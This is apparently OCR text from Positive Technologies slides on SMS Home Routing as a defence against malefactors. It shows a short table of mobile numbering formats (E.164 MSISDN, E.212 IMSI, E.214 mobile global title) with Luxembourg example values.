
SMS Home Routing


POSITIVE TECHNOLOGIES




SMS Home Routing against malefactors

POSITIVE TECHNOLOGIES





E.164
MSISDN and GT
352
854
1231237
Country Code (Luxembourg)
Network Destination Code
E.212
IMSI
270
80
4564567894
Mobile Country Code (Luxembourg)
Mobile Network Code
E.214
Mobile GT
352
854
4564567894
Rule of GT Translation
Operator
HLR

